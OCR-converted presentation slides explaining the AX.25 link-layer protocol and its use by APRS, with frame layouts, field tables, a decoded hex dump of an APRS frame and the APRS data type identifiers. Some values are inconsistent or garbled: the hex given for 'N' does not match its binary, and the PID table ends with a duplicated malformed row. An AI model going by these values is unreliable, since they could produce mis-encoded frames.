
http://www.aprs.org/doc/APRS101.PDF

AX.25 Protocol

Concepts

- Open Systems Interconnection (OSI) model
- AX.25 provides link layer (layer 2)
- HDLC (ISO3309, ISO4335, ISO6159, ISO6256)

Layer	Function
7	Application
6	Presentation
5	Session
4	Transport
3	Network
2	Data Link
1	Physical



Layer

Function(s)

(DLSAP)

Data Link (2)

Segmenter

Data Link

Management Data Link

Link Multiplexer

Physical (1)

Physical

Silicon/Radio

AX.25 Protocol

Frame Structure

- Three general types of AX.25 frames


1. Information Frame (I)
2. Supervisory frame (S)
3. Unnumbered frame (U).

- Connectionless (UI frames)
- Connection-orientated (I frames)
- Frames are broken into fields that specify data such as sending station, destination, flags etc.

AX.25 Protocol


Frame Fields

- Flag (0x7E) field is used to denote start and end of a frame, never occurs due to bit stuffing!
- Flag can be shared between two frames to denote end AND start of a frame.



Flag	Address	Control	Info	FCS	Flag
01111110	112/224 Bits	8/16 Bits	N*8 Bits	16 Bits	01111110

Figure 3.1a. U and S frame construction.




Flag	Address	Control	PID	Info	FCS	Flag
01111110	112/224 Bits	8/16 Bits	8 Bits	N*8 Bits	16 Bits	01111110

Figure 3.1b. Information frame construction.

AX.25 Protocol

Address Field




Address Field of Frame	
Destination Address Subfield	Source Address Subfield
A1 A2 A3 A4 A5 A6 A7	A8 A9 A10 A11 A12 A13 A14


Octet	ASCII	Bin Data	Hex Data
A1	N	10011100	98
A2	J	10010100	94
A3	7	01101110	6E
A4	P	10100000	A0
A5	space	01000000	40
A6	space	01000000	40
A7	SSID	11100000	E0
A7	SSID	CRRSSID0	
	Bit position	76543210	

AX.25 Protocol

Control and Protocol ID Fields



Control Field Type	Control-Field Bits			
	7 6 5	4	3 2 1	0
I Frame	N(R)	P	N(S)	0
S Frame	N(R)	P/F	S S 0	1
U Frame	M M M	P/F	M M 1	1




HEX	M S B L S B	Translation
**	yy01yyyy	AX.25 layer 3 implemented.
**	yy10yyyy	AX.25 layer 3 implemented.
0x01	00000001	ISO 8208/CCITT X.25 PLP
0x06	00000110	Compressed TCP/IP packet. Van Jacobson (RFC 1144)
0x07	00000111	Uncompressed TCP/IP packet. Van Jacobson (RFC 1144)
0x08	00001000	Segmentation fragment
0xC3	11000011	TEXNET datagram protocol
0xC4	11000100	Link Quality Protocol
0xCA	11001010	Appletalk
0xCB	11001011	Appletalk ARP
0xCC	11001100	ARPA Internet Protocol
0xCD	11001101	ARPA Address resolution
0xCE	11001110	FlexNet
0xCF	11001111	NET/ROM
0xF0	11110000	No layer 3 protocol implemented.
0xFF	11111111	Escape character. Next octet contains more Level 3 protocol information.
Escape character. Next octet contains more Level 3 protocol information.	00001000	

Automatic Position Reporting System

AX.25 Frame

- APRS uses AX.25 UI-frames
- Connection-less operation, non-reliable
- Information Field used for APRS data
- No layer 3 protocol used
- Generic digipeater addresses (WIDE1, WIDE2)




The AX.25 Frame All APRS transmissions use AX.25 UI-frames, with 9 fields of data:

AX.25 UI-FRAME FORMAT

	Flag	Destination Address	Source Address	Digipeater Addresses (0-8)	Control Field (UI)	Protocol ID	INFORMATION FIELD	FCS	Flag
Bytes:	1	7	7	0–56	1	1	1–256	2	1

Automatic Position Reporting System

AX.25 Frame




```
00000000  7e aa 66 a2 aa ac b0 60  64 8a 60 a6 b2 9c e0 ae  |~.f....`d.`.....|
00000010  92 88 8a 62 40 62 ae 92  88 8a 64 40 63 03 f0 60  |...b@b....d@c..`|
00000020  78 61 3b 6c 20 1c 2d 2f  60 4d 61 74 74 68 65 77  |xa;l .-/`Matthew|
00000030  20 37 33 5f 20 0d df 90  7e                       | 73_ ...~|
```

```
ADDRESS FIELDS
==============
+---------------------+
| aa 66 a2 aa ac b0   | To: U3QUVX
+---------------------+
| SSID 0x60 01100000 | -0
+---------------------+
| 64 8a 60 a6 b2 9c   | From: 2E0SYN
+---------------------+
| SSID 0xe0 11100000 | -0
+---------------------+
| ae 92 88 8a 62 40   | WIDE1
+---------------------+
| SSID 0x62 01100010 | -1
+---------------------+
| ae 92 88 8a 64 40   | WIDE2
+---------------------+
| SSID 0x63 01100011 | -1
+---------------------+
```

```
CONTROL FIELD
=============
+----------------+
| 0x03 00000011 | Unnumbered Information
+----------------+

PROTOCOL FIELD
==============
+----------------+
| 0xf0 11110000 | No layer 3 protocol
+----------------+

FRAME CHECK SEQUENCE
====================
+---------+
| df  90 | FCS
+---------+
```

Automatic Position Reporting System

Data Types




APRS Data Type Identifiers

Ident	*Data Type*
0x1c	Current Mic-E Data (Rev 0 beta)
0x1d	Old Mic-E Data (Rev 0 beta)
!	Position without timestamp (no APRS messaging), or Ultimeter 2000 WX Station
"	*[Unused]*
#	Peet Bros U-II Weather Station
$	Raw GPS data or Ultimeter 2000
%	Agrelo DFJr / MicroFinder
&	*[Reserved — Map Feature]*
'	Old Mic-E Data (but *Current* data for TM-D700)
(	*[Unused]*
)	Item
*****	Peet Bros U-II Weather Station
+	*[Reserved — Shelter data with time]*
,	Invalid data or test data
–	*[Unused]*
.	*[Reserved — Space weather]*
/	Position with timestamp (no APRS messaging)
0–9	*[Do not use]*
:	Message
;	Object
<	Station Capabilities
=	Position without timestamp (with APRS messaging)
>	Status
?	Query
@	Position with timestamp (with APRS messaging)
A–S	*[Do not use]*
T	Telemetry data
U–Z	*[Do not use]*
[	Maidenhead grid locator beacon (obsolete)
\	*[Unused]*
]	*[Unused]*
^	*[Unused]*
_	Weather Report (without position)
`	Current Mic-E Data (*not used* in TM-D700)
a–z	*[Do not use]*
{	User-Defined APRS packet format
|	*[Do not use — TNC stream switch character]*
}	Third-party traffic
~	*[Do not use — TNC stream switch character]*

Automatic Position Reporting System

Clients (xastir)



XASTIR - X Amateur Station Tracking and Information Reporting @ localhost

XASTIR Map of 002°14.146W 53°17.450N (upper left) to 002°04.475W 53°13.922N (lower right). Lat/Long grid, WGS84 datum.

MW6ORH-C New station!

